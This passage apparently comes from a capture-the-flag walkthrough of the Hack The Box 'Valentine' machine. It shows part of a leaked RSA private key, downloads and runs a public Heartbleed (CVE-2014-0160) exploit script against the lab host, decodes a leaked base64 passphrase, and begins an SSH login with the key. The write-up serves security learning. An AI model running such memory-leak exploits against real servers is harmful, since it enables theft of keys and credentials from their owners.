AloQ6jg5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhUr9Q
r08pkOxArXE2dj7eX+bq65635OJ6TqHbAlTQ1Rs9PulrS7K4SLX7nY89/RZ5oSQe
2VWRyTZ1FfngJSsv9+Mfvz341lbzOIWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky
e1BsfSbsf9FguUZkgHAnnfRKkGVG1OVyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP
09nVjTaYtWUXk0Si1W02wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7IwK3YU5kp3CC
dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pqpuX
cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY
pnsukBCFBkZHWNNyeN7b5GhTVCodHhzHVFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj
Mslf+9xK+TXEL3icmIOBRdPyw6e/JlQlVRlmShFpI8eb/8VsTyJSe+b853zuV2qL
suLaBMxYKm3+zEDIDveKPNaaWZgEcqxylCC/wUyUXlMJ50Nw6JNVMM8LeCii3OEW
l0ln9L1b/NXpHjGa8WHHTjoIilB5qNUyywSeTBF2awRlXH9BrkZG4Fc4gdmW/IzT
RUgZkbMQZNIIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGIskwCUQ+95CGHJE8MkhD3
-----END RSA PRIVATE KEY-----
```





heartbleed vulnerability sign

Heartbleed vulnerability




eelsivart / **heartbleed.py**

Forked from sh1n0b1/ssltest.py


Last active 2 months ago

https://gist.github.com/eelsivart/-10174134


Heartbleed explanation:




SERVER, ARE YOU STILL THERE? IF SO, REPLY "HAT" (500 LETTERS).
a connection. Jake requested pictures of deer. User Meg wants these 500 letters: HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to "CoHoBaSt". User
HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to "CoHoBaSt". User Amber requests pages




```
┌──(root💀 kali)-[/Documents/htb/boxes/valentine]
└─# wget https://gist.githubusercontent.com/eelsivart/10174134/raw/8aea10b2f0f6842ccff97ee921a836cf05cd7530/heartbleed.py
--2021-04-09 22:16:34--  https://gist.githubusercontent.com/eelsivart/10174134/raw/8aea10b2f0f6842ccff97ee921a836cf05cd7530/heartbleed.py
Resolving gist.githubusercontent.com (gist.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to gist.githubusercontent.com (gist.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18230 (18K) [text/plain]
Saving to: ‘heartbleed.py’

heartbleed.py                 100%[===================================================================>]  17.80K  --.-KB/s    in 0.01s

2021-04-09 22:16:35 (1.34 MB/s) - ‘heartbleed.py’ saved [18230/18230]
```



```
┌──(root💀kali)-[/Documents/htb/boxes/valentine]
└─# python heartbleed.py

defribulator v1.16
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
Usage: heartbleed.py server [options]

Test and exploit TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

Options:
  -h, --help            show this help message and exit
  -p PORT, --port=PORT  TCP port to test (default: 443)
  -n NUM, --num=NUM     Number of times to connect/loop (default: 1)
  -s, --starttls        Issue STARTTLS command for SMTP/POP/IMAP/FTP/etc...
  -f FILEIN, --filein=FILEIN
                        Specify input file, line delimited, IPs or hostnames
                        or IP:port or hostname:port
  -v, --verbose         Enable verbose output
  -x, --hexdump         Enable hex output
  -r RAWOUTFILE, --rawoutfile=RAWOUTFILE
                        Dump the raw memory contents to a file
  -a ASCIIOUTFILE, --asciioutfile=ASCIIOUTFILE
                        Dump the ascii contents to a file
  -d, --donotdisplay    Do not display returned data on screen
  -e, --extractkey      Attempt to extract RSA Private Key, will exit when
                        found. Choosing this enables -d, do not display
                        returned data on screen.
```




```
┌──(root💀kali)-[/Documents/htb/boxes/valentine]
└─# python heartbleed.py -n 100 10.10.10.79
```




```
$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==g....:...4.Y.....Xh.@....SC[...r....+..H...9...
....w.3....f...
...!.9.8.........5...............
.........3.2.....E.D...../...A..................................I.........
...........
...................................#.......0.0.1/decode.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==0...W.V.f@.^...LHVeq.@....SC[...r....+..H...9...
....w.3....f...
...!.9.8.........5...............
.........3.2.....E.D...../...A..................................I.........
...........
...................................#.......0.0.1/decode.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==/.&=d<.p.VxV...O.._?q.@....SC[...r....+..H...9...
....w.3....f...
...!.9.8.........5...............
.........3.2.....E.D...../...A..................................I.........
...........
...................................#.......0.0.1/decode.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
```

$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg== (base64) =

heartbleedbelievethehype




```
┌──(root💀kali)-[/Documents/htb/boxes/valentine]
└─# echo -n aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg== | base64 -d
heartbleedbelievethehype
```



Secure Data Decoder - No Data

GVlZGJlbGlldmV0aGVoeXBlCg




Your input:


aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg

Your encoded input:


heartbleedbelievethehype




```
┌──(root💀 kali)-[/Documents/htb/boxes/valentine]
└─# chmod 600 hype.key

┌──(root💀 kali)-[/Documents/htb/boxes/valentine]
└─# ssh -i hype.key hype@10.10.10.79
The authenticity of host '10.10.10.79 (10.10.10.79)' can't be established.
ECDSA key fingerprint is SHA256:lqH8pv30qdlekhX8RTgJTq79ljYnL2cXflNTYu8LS5w.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.79' (ECDSA) to the list of known hosts.
Enter passphrase for key 'hype.key':
